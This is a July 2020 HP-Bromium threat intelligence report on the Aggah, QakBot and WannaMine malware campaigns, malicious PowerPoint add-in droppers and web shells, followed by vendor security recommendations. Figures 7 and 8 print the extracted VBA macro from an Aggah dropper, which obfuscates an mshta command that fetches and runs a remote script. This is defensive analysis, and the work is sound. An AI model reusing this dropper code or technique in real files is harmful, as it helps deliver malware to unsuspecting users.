THREAT INSIGHTS REPORT

JULY-2020

THREAT LANDSCAPE

The HP-Bromium Threat Insights Report is designed to help our customers stay aware of emerging threats, equip security teams with tools and knowledge to combat today's attacks, and manage their security posture.

HP Sure Click Enterprise is deployed on desktops and laptops, capturing malware and allowing it to run inside secure containers. Adding isolation to the endpoint security stack transforms your endpoints into your strongest defence, while giving security teams a unique advantage to be able to track and trace malware that tries to enter your networks.

NOTABLE THREATS

Aggah Malicious Spam Targets Businesses in Europe, North America and Asia

In May 2020, the attackers behind the **Aggah** malicious spam campaign impersonated business-to-business companies in Europe, the Middle East and Asia to compromise firms in eight countries.[1]

HP Sure Click isolated malicious PowerPoint presentations tied to this campaign. An analysis of the targeted sectors and countries suggests that the attacker intended to compromise victims in a wider range of industries and regions than previously thought. The targets belonged to six sectors, the most common being manufacturing, and were mainly located in Europe (Figure 2).

Since first being documented in 2019, Aggah has undergone several changes while still maintaining some consistent tactics, techniques and procedures (TTPs), such as a preference for hosting scripts and payloads on Pastebin, obfuscating URLs using URL shortening services, and using Mshta.exe for code execution.[2]




Figure 2 - Observed Aggah campaign infrastructure and targets in May 2020.




Figure 1 - Malware types isolated in May and June 2020.

HP-Bromium Threat Labs analysed the differences from previous Aggah campaigns. The most significant alterations found were the switch to a PowerPoint-based dropper from Word and Excel ones, and the inclusion of a PowerShell Bitcoin stealer.

The use of PowerPoint malware is notable because it is relatively uncommon. Of the document malware isolated by HP Sure Click from 1 January to 31 May 2020, only 1% was PowerPoint malware (Figure 3). Most (65%) of the document malware seen in the wild uses Microsoft Word file formats, such as DOC, DOCX and DOCM, followed by Excel formats.




Figure 3 - Proportion of document malware by file type, based on HP Sure Click telemetry.

Increased QakBot Banking Trojan Campaigns

In June, we saw an increase in malicious spam campaigns distributing QakBot, a banking Trojan.[3] This malware family steals banking credentials to facilitate fraudulent transactions. The droppers were delivered in Zip files containing malicious Microsoft Word documents. When opened, the documents download and execute QakBot payloads hosted on compromised web servers.

The benefit of using compromised infrastructure for hosting malware is that security controls that rely on the reputation of domains, such as web proxies, will initially fail to block the connections. QakBot's operators regularly switch the servers used to host the malware so that their campaigns are unaffected when domains are classified as malicious.

QakBot's droppers are notable for their use of hash-busting, where data is randomly added to the files to change their cryptographic hash values. This defence evasion technique means that their droppers cannot be detected by file reputation.

Figure 4 shows the execution chain of a QakBot infection, progressing from the dropper (1), sandbox checks (2), process injection into explorer.exe (3), through to creating Registry keys that disable Windows Defender (4).




Figure 4 - Process interaction graph of QakBot sample isolated by HP Sure Click Enterprise in June 2020.

Ongoing WannaMine Cryptominer Activity

HP Sure Click telemetry identified an updated version of WannaMine PowerShell malware in the wild. The malware is modular, consisting of a cryptocurrency miner (XMRig) and a suite of post-exploitation tools.[4] After infecting a PC, the malware attempts to spread to others on the network using several techniques, including extracting a hash of the user's credentials using Mimikatz, and exploiting vulnerabilities in version 1 of Microsoft's Server Message Block (SMB) Server (CVE-2017-0143 and CVE-2017-0144) using publicly-available EternalBlue exploit code.

NOTABLE TECHNIQUES

Using PowerPoint Add-In Files to Run Malware

The goal of document malware is to run malicious code with the least interaction from a user as possible, usually to download and run a payload hosted on a remote server. Sometimes this is achieved by exploiting a vulnerability in the office software used to view the document. For example, the most common office exploit we have seen in 2020 so far has been of CVE-2017-11882 (Figure 5).




Figure 5 - Proportion of office exploits seen by HP Sure Click from 1 January to 30 June 2020.

More often, however, attackers use macros to run malicious code. In the Aggah campaign in May, the attacker implemented the dropper as a PowerPoint 97-2003 Add-in (PPA) file. The advantage of using the PPA format is that it allows users to add custom features to PowerPoint.[5] Unlike other PowerPoint formats, PPA files support more subroutines, such as *Auto_Open* and *Auto_Close*, which are frequently used by attackers to execute code when the user opens or closes a malicious document.[6]

A limitation of Add-ins is that they aren't designed to be opened directly in Office applications. To overcome this, the attacker cleverly renamed the PPA files to use .PPS (PowerPoint 97-2003 Slide Show) and .PPT (PowerPoint 97-2003 Presentation) file extensions. When opened, PowerPoint raises an error saying that the file cannot be read (Figure 6). Clicking the OK or Close button exits the presentation, causing the macro to run in the background (Figures 7 and 8).




Figure 6 - Error raised by PowerPoint when opening an Aggah dropper.

```
C:\Samples>oledump.py "Scan emco Bautechni specification.pps" -s 5 -v
Attribute VB_Name = "Calculator"
Sub Auto_Close()

Page

End Sub
```

Figure 7 - *Auto_Close* subroutine in the dropper.

```
C:\Samples>oledump.py "Scan emco Bautechni specification.pps" -s 6 -v
Attribute VB_Name = "Slide"
Option Explicit
Sub Page()

        Dim IEapp As Object
        Dim WebUrl As String
        Dim WEBs As String
        Dim i As String
        i = ("W" + "S" + "c" + "ript.Shell")
        Set IEapp = CreateObject(i)
        WebUrl = StrReverse("""d'*'hugyfugctcyrcrcrc'*'d'*'d\p'*'.j\\:ptth""""aths'*'""")
        WEBs = Replace(WebUrl, "'*'", "m")
        IEapp.Run WEBs
        Shell "curl"

End Sub
```

Figure 8 - *Page* subroutine that uses Mshta.exe to run a VBScript hosted on Pastebin.

ACTIONABLE INTELLIGENCE

HP Sure Click Enterprise Recommendations

HP Sure Click Enterprise customers are always protected because malware is isolated from the host computer and cannot spread onto the corporate network. We recommend updating to the latest HP Sure Click Enterprise software release and using the Operational and Threat Dashboards in HP Sure Controller to ensure isolation is running correctly on your endpoints.

In your HP Sure Click Enterprise policy, we recommend that untrusted file support for email clients and Microsoft Office protection options are enabled (these are enabled by default in our recommended policies). Switching on these settings is an easy way to reduce the risk of infection posed by phishing campaigns. Please contact HP Support if you need help applying suggested configurations.




Figure 9 - MITRE ATT&CK heatmap showing the range of techniques used by threats isolated in May and June 2020.[7]

General Security Recommendations

In May, the Australian Cyber Security Centre (ACSC) published an advisory summarising the most commonly seen TTPs seen in 2019 and 2020.[8] Web shells were one of the highlighted methods for gaining access to a network.

A web shell is a type of script-based malware that enables an attacker to access a vulnerable web server remotely. To deploy them, attackers exploit common vulnerabilities in web servers, for example, abusing exposed file upload functions in legitimate web applications that do not enforce strict file type restrictions.

Once deployed, access to the compromised server is often sold in illicit marketplaces to other actors. Compromised infrastructure may be used to host malware, particularly by e-crime actors with significant operations, such as QakBot and **Emotet**. Alternatively, web shells can act as beachheads that allow attackers to spread laterally to other computers in a network.


1. T1129: Execution through Module Load
2. T1203: Exploitation for Client Execution
3. T1106: Execution through API
4. T1027: Obfuscated Files or Information
5. T1105: Remote File Copy
6. T1057: Process Discovery
7. T1112: Modify Registry
8. T1043: Commonly Used Port
9. T1192: Spearphishing Link
10. T1082: System Information Discovery

Figure 10 - Top 10 MITRE ATT&CK techniques used by threats isolated in May and June 2020.

Administrators can reduce the risk of web shells by following the prevention, mitigation and detection advice published by the ACSC, including regularly updating web applications and enforcing the principle of least privilege when configuring web servers.[9]

STAY CURRENT

The HP-Bromium Threat Insights Report is made possible by customers who opt to share their threats with HP. Alerts that are forwarded to us are analysed by our security experts to reduce false positives and annotated with contextual information about each threat.



To learn more, review the Knowledge Base article on threat forwarding.[10] We recommend that customers take the following actions to ensure that they get the most out of their HP Sure Click Enterprise deployments:

- Enable the Threat Intelligence Service and threat forwarding. This will keep your endpoints updated with the latest Bromium Rules File (BRF) so that you benefit from detecting emerging threats in your network.
- Plan to update HP Sure Controller with every new release to receive new dashboards and report templates. See the latest release notes and software downloads available on the Customer Portal.[11] [12]
- Update HP Sure Click Enterprise endpoint software at least twice a year to stay current with detection rules added by HP-Bromium Threat Labs.

For the latest threat research, head over to the HP Threat Research blog, where our researchers regularly dissect new threats and share their findings.[13]

ABOUT THE HP-BROMIUM THREAT INSIGHTS REPORT

Enterprises are most vulnerable from users opening email attachments, clicking on hyperlinks in emails, and downloading files from the web. HP Sure Click Enterprise protects the enterprise by isolating risky activity in micro-VMs, ensuring that malware cannot infect the host computer or spread onto the corporate network. Since the malware is contained, HP Sure Click Enterprise collects rich forensic data to help our customers harden their infrastructure. The HP-Bromium Threat Insights Report highlights notable malware campaigns analysed by our threat research team so that our customers are aware of emerging threats and can take action to protect their environments.

REFERENCES

[1] https://threatresearch.ext.hp.com/aggah-campaigns-latest-tactics-victimology-powerpoint-dropper-and-cryptocurrency-stealer/
[2] https://attack.mitre.org/techniques/T1218/005/
[3] https://malpedia.caad.fkie.fraunhofer.de/details/win.qakbot
[4] https://www.accenture.com/_acnmedia/PDF-46/Accenture-Threat-Analysis-Monero-Wannamine.pdf
[5] https://support.microsoft.com/en-us/office/add-or-load-a-powerpoint-add-in-3de8bbc2-2481-457a-8841-7334cd5b455f
[6] http://skp.mvps.org/autoevents.htm
[7] https://attack.mitre.org/
[8] https://www.cyber.gov.au/acsc/view-all-content/advisories/summary-tactics-techniques-and-procedures-used-target-australian-networks
[9] https://www.cyber.gov.au/sites/default/files/2020-01/ACSC_Web_Shells.pdf
[10] https://support.bromium.com/s/article/What-information-is-sent-to-Bromium-from-my-organization?language=en_US
[11] https://support.bromium.com/s/topic/0TOU0000000Hz18OAC/latest-news?language=en_US&tabset-3dbaf=2
[12] https://my.bromium.com/software-downloads/current
[13] https://threatresearch.ext.hp.com